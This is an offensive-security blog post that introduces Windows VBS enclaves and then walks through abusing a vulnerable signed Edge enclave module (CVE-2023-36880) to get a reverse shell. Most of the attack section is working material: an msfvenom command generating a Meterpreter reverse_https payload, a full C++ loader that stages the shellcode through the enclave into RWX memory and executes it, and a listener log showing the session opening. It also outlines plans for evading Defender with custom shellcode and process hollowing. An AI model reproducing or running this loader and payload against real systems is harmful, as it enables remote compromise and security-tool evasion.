Introduction to VBS Enclaves
Spawning a reverse-shell with VBS Enclave. This is a brief introduction to VBS Enclaves and how attackers could potentially abuse it.
Exploiting Virtualization-Based Security (VBS) Enclaves
Virtualization-Based Security (VBS) appears to be the newest toy from Microsoft, and security researchers love new toys. Microsoft tries their hardest to thwart attackers as much as possible, but with open-source knowledge, come ideas, and eventually an effective bypass. What exactly is VBS and what’s the hype all about? To understand VBS we must take a little detour on Operating Systems (OS) boundaries and the purpose they serve. Windows like many operating systems have operational boundaries, which effectively protects the OS as much as improves the overall useability of it.
Modern operating systems have two primary modes, one of which is commonly ignored by regular users. To be technical for a second, the OS is in fact the kernel (Ring-0). Nothing happens without it, everything is literally an abstraction that eventually leads to a system call to the kernel. This makes having untrusted direct access to it risky. Which is why the high-level abstraction of an operating system is implemented in User-Mode (Ring-3). As the name suggests, this space is dedicated for normal user interactions.

Image: OS Boundaries Depiction
This boundary while useful doesn’t necessarily keep attackers out of the kernel. With the prevalence of Bring-Your-Own-Vulnerable-Driver (BYOVD) attacks, attackers are able to gain direct access to the kernel. Drivers are critical parts of system software that act as translator or intermediary between the kernel and a specific piece of hardware or an application that requires direct kernel interaction. Since drivers are literally gateways into the kernel, Microsoft restricts the trust-relation between a driver and the OS. As of this writing, all drivers have to be signed by Microsoft or a trusted vendor for them to be loaded into the kernel of Windows 10/11, which for a while thwarted attackers. Until they realized they don’t have to make a driver from scratch and go through the hurdle of getting it signed legitimately, when they can find vulnerabilities in drivers that are already trusted by the OS.
This effectively leads to either bringing a specific driver with a known vulnerability, or finding zero-days in drivers that already exist on the target. Regardless, the result is direct kernel access, which basically gives them full control of the entire OS. This would include the ability to disable security systems/drivers (EDR) that operate in kernel mode. That was quite the detour, let’s get back to VBS.
It’s almost inevitable that an attacker will get system access at some point if they are persistent with their attacks, and one of the first things they would target is the Local Security Authority Subsystem (LSASS). LSASS manages and stores both NT-hashes and Kerberos tickets. Access to this information allows for pivoting or moving laterally. For a while, an attacker will just need NT AUTHORITY/SYSTEM access to inject into the LSASS process, then use tools like Mimikatz to extract credentials, even with PPL.
Finally, this is where VBS comes in the picture, it only took a few paragraphs. it would seem the OS needed an upgrade, so let’s dive in. VBS uses Microsoft Hyper-V technology to virtualize a section of memory that even the main OS kernel cannot access. This is one of the main principles of virtualization; the ability to isolate and segment resources. This creates a second kernel known as the Secure-Kernel, which operates at Virtual-Trust-Level (VTL1) one, and the OS kernel at VTL0. This effectively makes VTL1 memory inaccessible from VTL0, meaning an attacker with kernel access wouldn’t have access to the Secure-Kernel memory.
Like VTL0, VTL1 has a user-mode known as an Isolated-User-Mode (IUM). In the case with LSASS, Microsoft introduced something called Credential-Guard. The name is self-explanatory, and at its core, it uses VBS to make gaining access to the LSASS process almost pointless. LSASS doesn’t store NT hashes or Kerberos tickets, those credentials are encrypted and stored in LSAso.exe, a trustlet that runs in VTL1 IUM. LSASS uses Advance Local Procedure Call (ALPC) to interact with this trustlet via APIs that are exposed only to the LSASS process. This is just one example of how Microsoft is currently using VBS in newer versions of Windows, and these features are enabled by default.
Note: It’s still possible to extract credentials (NT-hashes and Kerberos tickets) from LSASS even with Credential Guard enabled, it just requires a little bit more work. We will explore this in another paper.

Image: Virtualization-Based Security (VBS) Architecture
This all sounds awesome, but what does it mean for attackers. Quite frankly, imagine what an attacker could do with the ability to run code in a Trusted Execution Environment (TEE) inside of a VBS infrastructure, an approach that would intrinsically bypass EDRs and make it close to impossible to debug malware or monitor associated API calls. We will take a deep dive into the possibility of using this technology to get a reverse-shell to demonstrate a glance of what is within reach.
VBS Enclaves Introduction
Currently, only Microsoft can create and run trustlets in VTL1, but it’s only a matter of time before that process becomes open-knowledge officially or unofficially. VBS enclaves is a section of VTL0 user-mode process that resides in IUM, and allows us to load Dynamically-Linked-Libraries (DLL) into VTL1. This capability is officially documented and supported by Microsoft. The DLLs loaded into IUM is referred to as an Enclave Module, upon loading of this DLL or enclave module, it becomes part of VTL1 TEE. As we would expect, the data or code residing in the enclave is inaccessible to VTL0, therefore, cannot be tampered with.
Any VTL0 user-mode process can call the dedicated Windows APIs to create an enclave, load supported modules into it, then run it within VTL1 TEE. After initializing the enclave, the VTL0 process will not be able to access its memory, but can still interact with it by invoking the functions exported by the enclave module using the CallEnclave API. Ori David, a security researcher with Akamai did a talk on this and covered a lot of these concepts in great details. We will expand on his work to create an enclave that spawns a reverse-shell.
Loading a module into VBS Enclave requires it to be signed by an approved authority, similar to drivers. Since any signed enclave module can be loaded by any process arbitrarily, we will employ a concept dubbed as Bring-Your-Own-Vulnerable-Enclave (BYOVE) to load shellcode into VTL1 TEE using a signed vulnerable enclave module, then load the shellcode back into another process that would subsequently spawn a reverse-shell. This idea might not seem relevant, but it does open other options that we can explore and employ to do more than storing shellcode.
We will modify the initial Mirage PoC released by Ori David to get a reverse shell, the PoC loads the shellcode into VBS Enclave via a vulnerable Edge driver tracked as CVE-2023-36880. Then it’s copied back into the VTL0 process and subsequently executed. We will start off by generating a Meterpreter C/C++ payload buffer, then replace the initial PoC calc.exe buffer with it. We have to disable Windows Defender for this to work, specifically realtime protection.
Step 1: Generate x64 Windows Payload with Msfvenom
1
2
3
4
5
6
7
8
9
10
11
C:\Users\offstrike>wsl -d kali-linux
┌──(offstrike㉿MSI)-[VBS Enclave]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.28.219.150 LPORT=443 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 715 bytes
Final size of c file: 3040 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
...truncated for brevity....
Step 2: Update the code in the project, to include the generated shellcode above.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
#include <iostream>
#include <winenclave.h>
#include <wchar.h>


typedef void* INIT_TAG;

typedef struct _prefs_init {
    char* init_name;
} PREFS_INIT;

typedef struct _seal_args {
    INIT_TAG config_ll;
    unsigned char* data_to_seal;
    unsigned char* protectedBlob;
    DWORD sz_data_to_seal;
    DWORD sz_protected_blob_size;
} SEAL_ARGS;

typedef struct _unseal_args {
    INIT_TAG config_ll;
    unsigned char* protected_blob;
    unsigned char* unsealed_data;
    DWORD sz_protected_blob;
    DWORD unsealed_size;
    DWORD unsealed_size_max;
} UNSEAL_ARGS;

VOID PrintBuffer(void* buffer, int len)
{
    unsigned char* bytePtr = (unsigned char*)buffer;
    for (size_t i = 0; i < len; ++i) {
        printf("%02X ", bytePtr[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n");
        }
    }
    printf("\n");
}

PVOID LoadVulnerableEnclave(const WCHAR* enclave_path)
{
    if (!IsEnclaveTypeSupported(ENCLAVE_TYPE_VBS))
    {
        printf("[!] VBS Enclave not supported\n");
        return 0;
    }
    constexpr ENCLAVE_CREATE_INFO_VBS CreateInfo
    {
        0,
        { 0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88 },
    };

    PVOID Enclave = CreateEnclave(GetCurrentProcess(),
        NULL,
        0x10000000,
        0,
        ENCLAVE_TYPE_VBS,
        &CreateInfo,
        sizeof(ENCLAVE_CREATE_INFO_VBS),
        NULL);

    if (!LoadEnclaveImageW(Enclave, enclave_path))
    {
        printf("[!] Failed to load enclave image\n");
        return 0;
    }

    ENCLAVE_INIT_INFO_VBS InitInfo{};
    InitInfo.ThreadCount = 1;
    InitInfo.Length = sizeof(ENCLAVE_INIT_INFO_VBS);

    InitializeEnclave(GetCurrentProcess(),
        Enclave,
        &InitInfo,
        InitInfo.Length,
        nullptr);

    printf("[+] Loaded vulnerable enclave at: %p\n", Enclave);
    return Enclave;
}

INIT_TAG InitializeVulnerableEnclave(HANDLE Enclave)
{
    LPENCLAVE_ROUTINE InitFunction = (LPENCLAVE_ROUTINE)GetProcAddress((HMODULE)Enclave, "Init");
    char init_name[] = "testtest";
    PREFS_INIT init_args{};
    init_args.init_name = init_name;
    INIT_TAG llconfig = 0;
    CallEnclave(InitFunction, &init_args, TRUE, (void**)&llconfig);

    printf("[+] Called vulnerable enclave init function, config at: %p\n", llconfig);
    return llconfig;
}

DWORD EnclaveSealWrapper(unsigned char* data, DWORD size, INIT_TAG llconfig, HANDLE Enclave, unsigned char* address)
{

    LPENCLAVE_ROUTINE SealFunction = (LPENCLAVE_ROUTINE)GetProcAddress((HMODULE)Enclave, "SealSettings");

    SEAL_ARGS seal_args{};
    seal_args.config_ll = llconfig;
    seal_args.data_to_seal = data;
    seal_args.sz_data_to_seal = size;
    seal_args.protectedBlob = NULL;
    seal_args.sz_protected_blob_size = 0;

    void* szNeeded;
    CallEnclave(SealFunction, &seal_args, TRUE, &szNeeded);

    seal_args.protectedBlob = address;
    seal_args.sz_protected_blob_size = (DWORD)szNeeded;

    CallEnclave(SealFunction, &seal_args, TRUE, &szNeeded);
    return (DWORD)szNeeded;
}

int EnclaveUnsealWrapper(INIT_TAG llconfig, HANDLE Enclave, PVOID unsealAddress, unsigned char* sealedAddress, DWORD sealedSize, DWORD unsealedSize)
{
    LPENCLAVE_ROUTINE UnsealFunction = (LPENCLAVE_ROUTINE)GetProcAddress((HMODULE)Enclave, "UnsealSettings");

    UNSEAL_ARGS unseal{};
    unseal.config_ll = llconfig;
    unseal.protected_blob = sealedAddress;
    unseal.sz_protected_blob = sealedSize;
    unseal.unsealed_size = unsealedSize;
    unseal.unsealed_size_max = unsealedSize;

    unseal.unsealed_data = (unsigned char*)unsealAddress;
    CallEnclave(UnsealFunction, &unseal, TRUE, (void**)&sealedSize);

    return 0;
}

int main()
{
    printf("[+] OffStrike Research: VBS Enclave ReverseShell Demo\n\n");

    HANDLE Enclave = LoadVulnerableEnclave(L"..\\..\\prefs_enclave_x64.dll");

    INIT_TAG llconfig = InitializeVulnerableEnclave(Enclave);
    if (llconfig == 0)
    {
        printf("[!] Failed to initialize vulnerable enclave\n");
        return 0;
    }

    unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50...truncated for brevity...";

    unsigned char cleanup[sizeof(shellcode)] = { 0 };
    unsigned char* shellcode_vtl1_address = (unsigned char*)llconfig + 100;

    DWORD szNeededShellcode = EnclaveSealWrapper(shellcode, sizeof(shellcode), llconfig, Enclave, shellcode_vtl1_address);
    printf("[+] Written encrypted shellcode to VTL1 at address: %p\n", shellcode_vtl1_address);

    unsigned char* cleanup_buffer_vtl1_address = (unsigned char*)llconfig + 100 + szNeededShellcode;
    DWORD szNeededCleanup = EnclaveSealWrapper(cleanup, sizeof(shellcode), llconfig, Enclave, cleanup_buffer_vtl1_address);
    printf("[+] Written cleanup data to VTL1 at address: %p\n", cleanup_buffer_vtl1_address);

    PVOID mem = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    printf("[+] Allcoated RWX memory for shellcode at : %p\n", mem);
    unsigned char* mem_ptr = (unsigned char*)mem;

    EnclaveUnsealWrapper(llconfig, Enclave, mem, shellcode_vtl1_address, szNeededShellcode, sizeof(shellcode));
    printf("[+] Written shellcode from VTL1 to VTL0 using the vulnerability to : %p\n", mem);
    printf("[+] Read some data from the RWX buffer: ");
    PrintBuffer(mem, 16);

    printf("[+] Jumping to shellcode\n");
    ((DWORD(*)())mem)();

    EnclaveUnsealWrapper(llconfig, Enclave, mem, cleanup_buffer_vtl1_address, szNeededCleanup, sizeof(shellcode));

    printf("[+] Overwritten shellcode with cleanup buffer \n");
    printf("[+] Read some data from the RWX buffer: ");
    PrintBuffer(mem, 16);

    Sleep(5000);
}
Step 3: Start a Msfconsole listener, then build and run the project in Debug mode.
1
2
3
4
5
6
7
8
9
10
11
[+] OffStrike Research: VBS Enclave ReverseShell Demo

[+] Loaded vulnerable enclave at: 000001B1E4600000
[+] Called vulnerable enclave init function, config at: 000001B1E47C0E7A
[+] Written encrypted shellcode to VTL1 at address: 000001B1E47C0EDE
[+] Written cleanup data to VTL1 at address: 000001B1E47C1292
[+] Allcoated RWX memory for shellcode at : 000001B1E4470000
[+] Written shellcode from VTL1 to VTL0 using the vulnerability to : 000001B1E4470000
[+] Read some data from the RWX buffer: FC 48 83 E4 F0 E8 CC 00 00 00 41 51 41 50 52 48

[+] Jumping to shellcode
Step 4: Msfconsole listener should receive a callback from the Meterpreter implant.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(offstrike㉿MSI)-[VBS Enclave]
└─$ msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 172.28.208.1; (UUID: f0nexzx8) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 172.28.208.1; (UUID: f0nexzx8) Staging x64 payload (204892 bytes) ...
[!] https://0.0.0.0:443 handling request from 172.28.208.1; (UUID: f0nexzx8) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.28.219.150:443 -> 172.28.208.1:14163) at 2025-11-02 15:48:12 -0500

meterpreter > sysinfo
Computer        : MSI
OS              : Windows 11 (10.0 Build 26200).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: MSI\offstrike
Just to recap, we used a vulnerable enclave driver to load a shellcode buffer into VTL1 Enclave, then we allocated a buffer in the same process and copied the shellcode and executed it. Getting a reverse-shell with Windows Defender turned off doesn’t seem like a lot right now, but it’s a great start. Windows Defender immediately flagged and quarantined the Meterpreter payload, which is why it had to be disabled for this demo. We also didn’t dive into the code because this walkthrough is meant to demostrate that this approach allows us to do more than open a calculator, as much as making aquaintance with the capability.
This capability will be used as part of an exploit-chain research against Windows 11 with all its security features turned on. We previously covered how msbuild.exe can be used to compile and run code on a target as means to bypassing application control. We tested that with C# code, but it’s also possible to build and compile C/C++ code using the same approach. We can also explore bypassing Windows Defender RealTime Proctection by writing a custom x64 shellcode, which Defender will have no signature for.
In this example, we accomplished everything from the same process, what if we create a process employing process hollowing, then indirectly loading the shellcode into the VBS Enclave created within the hollowed process without writing to that process memory initially? This will allow the newly created process to only copy the shellcode and behave maliciously for a few seconds then proceeds to killing the malicious thread. This will effectively give Windows Defender a small Window to detect such activity, even then, using a custome shellcode might reduce the detection surface by a lot.
We will also explore the possibility of using our access to VTL1 via the controlled VBS enclave for stealth, this might be possible by further exploring how we can abuse our access to VBS TEE to potentially make syscalls to the Secure Kernel, which is more likely to be proven difficult but we will still explore the option. Next up, writing custom x64 shellcode.